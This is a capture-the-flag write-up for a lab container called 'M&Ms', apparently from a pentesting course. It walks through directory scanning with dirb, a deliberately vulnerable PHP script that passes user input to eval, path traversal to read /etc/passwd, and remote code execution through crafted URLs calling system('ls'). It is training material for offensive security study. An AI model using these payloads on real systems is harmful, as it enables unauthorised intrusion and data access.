

M&Ms

Task descriptions

- Scan the web server for a backup of the application. Download and extract the file to get the first flag. *
- The system hosts a second web server which listens on localhost:12322. This service hosts a second flag ("flag.txt") in the web server's root directory. How can you access the flag on this service remotely?
- Compromise the system. A third flag can be found in the root directory ("/") of the system. Describe your actions.



The main page of the website(those guys sure are wild)

Let's start by checking out the potential directories with dirb command

```
klesov@klesov:~/Documents/pentesting-thu-2022/containers/mandms$ dirb http://172.17.0.2

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Jan 28 20:45:51 2023
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612


---- Scanning URL: http://172.17.0.2/ ----
==> DIRECTORY: http://172.17.0.2/backup/
+ http://172.17.0.2/flag (CODE:200|SIZE:20)
+ http://172.17.0.2/index (CODE:200|SIZE:100)
+ http://172.17.0.2/index.html (CODE:200|SIZE:100)
+ http://172.17.0.2/phpinfo.php (CODE:200|SIZE:68963)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

---- Entering directory: http://172.17.0.2/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


-----


END_TIME: Sat Jan 28 20:45:52 2023
DOWNLOADED: 4612 - FOUND: 5
```

Instant flag, ez pz at first thought, the writeup is complete, but we need another flag :(



That flag can be also found in the backup.zip directory if we download the .zip file






If we open the file with one of the greatest song's name, we can see a way to potentially acquire another flag

```
1 <?php
2
3  /* hey, I just met you...and this is crazy...
4     but here's my number, so call me maybe */
5
6  $content = file_get_contents($_GET['number']);
7
8  // can you dig it ;- )
9  if(strpos($content, "/*i_am_on_the_guestlist*/") !== false) {
10     $content = eval($content);
11 }
12 echo $content;
13 ?>
```

This script is a PHP script that appears to be vulnerable to a file inclusion vulnerability. The script uses the `file_get_contents` function to read the contents of a file specified in the `$_GET['number']` parameter. The script then checks if the contents of the file contain the string `/*i_am_on_the_guestlist*/` and if it does, it uses the `eval()` function to execute the contents of the file as PHP code. The use of the `eval()` function with user-supplied data is a security vulnerability because it allows an attacker to execute arbitrary code on the server. An attacker could use this vulnerability to execute malicious code, gain access to sensitive information, or perform other actions that could compromise the security of the system. In this case, the script is checking whether the contents of the file has the string `/*i_am_on_the_guestlist*/` in the contents, if it does, it evaluates the file, which is a way to check if the file is authorized to be executed. But this check is not secure, it could be bypassed

Thank you ChatGPT for explaining this basic script, let's try path traversal vulnerability to access `/etc/passwd` directory


Why do I think path traversal is the exploitable vulnerability here? Because The `$_GET['number']` variable is used to specify the file to be included, but it is not properly sanitized, which allows us use `"../.."` to traverse the file system and access files outside the intended directory.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
```

`/etc/passwd` file is typically readable by all users, so it is not a sensitive file itself, but it can be used to gather information about the system and potentially identify other vulnerabilities.

Since in second task we need to access the localhost remotely we could have used metasploit to create a reverse shell, but based on the information we already gathered, we can access web server with the following:




```
flag_1nt3rnal_fl4g_m-and-ms
```

Let's go to task 3, we need to access `/root`

Going back to our php script from earlier we can pass parameter "number" to the function "system" from the script, which should allow us to execute arbitrary commands




```
172.17.0.2/callmemaybe.php?number=data:../../../../../*i am on the questlist*/system('ls');
```




```
backup callmemaybe.php flag.txt index.html m-and-ms.png phpinfo.php
```

The output shows us we already have access to the files in the directory. By editing our path a little bit more we get the following:



```
172.17.0.2/callmemaybe.php?number=data:../../../../../*i am on the questlist*/system('ls /');
```

```
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys this_is_the_m-and-ms_flag.txt tmp usr var
```



After we just cat the flag and get the output.